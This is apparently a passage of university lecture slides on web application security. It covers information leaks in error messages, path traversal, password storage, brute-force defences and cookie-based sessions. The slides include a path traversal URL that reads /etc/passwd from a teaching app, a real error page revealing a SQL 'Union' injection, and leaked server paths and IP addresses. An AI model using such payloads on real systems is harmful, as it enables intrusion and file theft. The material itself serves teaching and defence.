  - **Variable placeholders** that is not string concatenation.
- Not using table names as field names
  - can you see why? (Information leakage)
- **Limitations on query privileges**
  - Different users can execute different types of queries on different tables/DBs -> **separate privileges** from DB admin point of view

# Recap: Code Injection Problems

Conflicting requirements:

- **Functional req:** we need to mix code (e.g., HTML) with data (e.g., the blog comment)
- **Security req:** never mix code and data!

**Consequence:** if, at any point, there is a "parsing" routine (e.g., the browser's JavaScript parser) that reacts (e.g., prints something) on some "control sequences" found in the data, we have a **vulnerability**.

# Freudian Slips (Information leaks)

- (Detailed) **Error messages**
  - Good HCI practice
  - Can create security issues
- Insertion of **user-supplied data in errors**
  - Reflected XSS risk
- **Side-channels**
  - E.g. “user not found” vs. “password mismatch”
- **Debug traces** active in production
  - They are called **debug** traces for a reason! :-)
  - Can reveal: server and application versions; DB names, structure, and credentials, path names.

# Real World Example

Error Occurred While Processing Request - Chromium

lun 5 mag 18.08



## Error Occurred While Processing Request

### Error Diagnostic Information

An error occurred while evaluating the expression:

```
enddisp_ins=#lsdateformat(CreateDate(form.e_year, form.e_month, form.e_day), 'dd/mm/yyyy')#
```

Error near line 23, column 11.

In the function CreateDate(year, month, day) the combination of the arguments, which are 2014- 9-31, have resulted in an invalid date value. The valid range of dates approximately covers the period between 100 AD and 9999 AD

The error occurred while processing an element with a general identifier of (CFSET), occupying document position (23:5) to (23:102) in the template file D:\WWWROOT\EVET\FO\SE1\QRY\_QSM\_PRJ\_VIRTUELCODE.CFM.

Date/Time: 05/05/14 18:07:15

Browser: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/34.0.1847.116 Chrome/34.0.1847.116 Safari/537.36

Remote Address: 192.168.75.254

HTTP Referrer: http://www.e-vet.org/fo/se1/index.cfm?e04=139723&qs=frame&dil=ita&css=2

Query String: fuseaction=look\_prj\_se&cfid=14269432&dil=ita&css=2



# Real World Example (from elsewhere, cough...)

Error Occurred While Processing Request

Error Executing Database Query.


[Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near the keyword 'Union'.

The error occurred in  
E:\wwwroot\ [redacted] \wwwroot\pagetest.cfm: line 9  
Called from E:\wwwroot\ [redacted] \wwwroot\index.cfm: line 1  
Called from E:\wwwroot\ [redacted] \uk\wwwroot\pagetest.cfm: line 9  
Called from E:\wwwroot\ [redacted] \wwwroot\index.cfm: line 1  
7 : select page\_id from page\_tree Where subpage\_id = #PageID#  
8 : Union  
9 : select distinct page\_id from page\_tree Where page\_id = #PageID#  
10 : </cfquery>  
11 : <cfif pagegroup.recordcount is not 0>  
  
SQL select page\_id from page\_tree Where subpage\_id = Union select  
distinct page\_id from page\_tree Where page\_id =  
DATASOURCE petroleum  
VENDORERRORCODE 156  
SQLSTATE HY000  
Please try the following:  


- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

  
Browser Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)  
Remote 210.214.183.151  
Address


# URL Parameter Tampering



# URL Parameter Tampering (2)



# Directory/Path Traversal



The screenshot shows a web browser window with the address bar containing the URL: `https://google-gruyere.appspot.com/123456789/..%2f..%2f..%2f..%2f..%2fetc/passwd`. A red circle highlights the encoded backslashes in the URL. A red arrow points from this circle to a gray box containing the text: `../../../../../../../../etc/passwd` (URL-encoded). The browser page displays the contents of the `/etc/passwd` file, which lists system users and the `gruyere` user.

```
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
gruyere:x:530:1117:sys:/dev:/bin/mac
# If this were a real passwd file you would
# now have a list of local user accounts.
```

# Password Security

- Everything we said about passwords still applies
- Passwords should never, ever be stored in plain text in web applications
  - minimize disclosure issues in case of breach
  - salting + hashing (vs rainbow tables)
- Password reset schemes need attention
  - reset scheme is an alternate password
  - typical: send reset link to registered email
  - **wrong**: send temp password
  - **wrong**: ask security question alone

# Bruteforcing Protection

- Naïve solution: after  $n$  failed logon attempts, lock account
  - Reverse bruteforcing: fix  $n-1$  attempts and bruteforce accounts
- Make accounts not-enumerable
- Block IP address?
  - IP address? Really?
  - Is this a good idea at all? (hint: proxies, NATs)
  - Can easily turn into DoS attack
- Thoughts?



# COME TO THE DARKSIDE

A parody of the Star Wars 'Come to the Darkside' meme. Darth Vader is shown from the chest up, holding a large chocolate chip cookie in his right hand. The background is a fiery, orange and yellow explosion or lava flow.

# WE HAVE COOKIES

# Cookies


- HTTP is **stateless** (grrrr!)
- HTTP is *almost* **unidirectional**
  - Client passes data to the server, but the server cannot “store” something on the client, except...
- Except for “cookies”: **client side** information storage; reliable mechanism to keep stateful information.
  - Original idea: site customization,
  - Abuse: privacy violations
  - Dangerous ideas: user authentication and sessions



# Creating Sessions From Thin Air

- Session creation and identification (Authentication)
  - Create and assign sessions to clients (Session ID)

# Cookies: Session creation and identification




# Creating Sessions From Thin Air

- Session creation and identification (Authentication)
  - Create and assign sessions to clients (Session ID)
- Concurrency issues
  - What if two clients access the site simultaneously?
- Session termination
  - When to terminate session?
  - How to dispose of session?
  - How to handle a client with a stale session?
- Session data storage
  - On disk? In RAM? What is the performance penalty?
  - What happens in a multi server, load-balanced site?

# Security Issues with Sessions

- Prevent prediction of the token a client received, or will receive (next token)
  - to prevent impersonation/spoofing attacks
  - minimize damage of session stealing
  - Examples of prediction of tokens:  
[https://www.ibm.com/developerworks/rational/library/08/0401\\_segal/](https://www.ibm.com/developerworks/rational/library/08/0401_segal/)
- Any token should have a reasonable expiration period
  - NOT set in the cookies!
- Cookie encryption and storage (sensitive information)

# Bad Example of Cookie for Auth



Page Info - http://betwittered.com/betwittered/

General Media Permissions Security **Cookies**

Cookies on this page

Name	Value	Domain	Path	Expires	Secure
_utma	48527541.2087760384.1265242488....	.betwittered.c...	/	Friday, February 03, 2012 4:33:28 P...	No
_utmz	48527541.1265242488.1.1.utmcsr=...	.betwittered.c...	/	Thursday, August 05, 2010 5:14:48...	No
selected_tab	friends_tab	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:33:28 PM	No
search_tab	hidden	betwittered.c...	/betwittered/	Monday, October 29, 2012 4:33:28...	No
timestamps	true	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:33:28 PM	No
pics	true	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:33:28 PM	No
cookie_verify	true	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:15:12 PM	No
password_c	false	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:15:11 PM	No
password	bar	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:15:11 PM	No
username	foo	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:15:11 PM	No
random number	1523400	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:14:48 PM	No
igoogle_gadget_hei...	350	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:14:48 PM	No
show_controls	true	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:14:48 PM	No
default_font_size	11	betwittered.c...	/betwittered/	Tuesday, May 04, 2010 4:14:48 PM	No
other_tab	other_public_timeline_tab	betwittered.c...	/betwittered/	Session	No
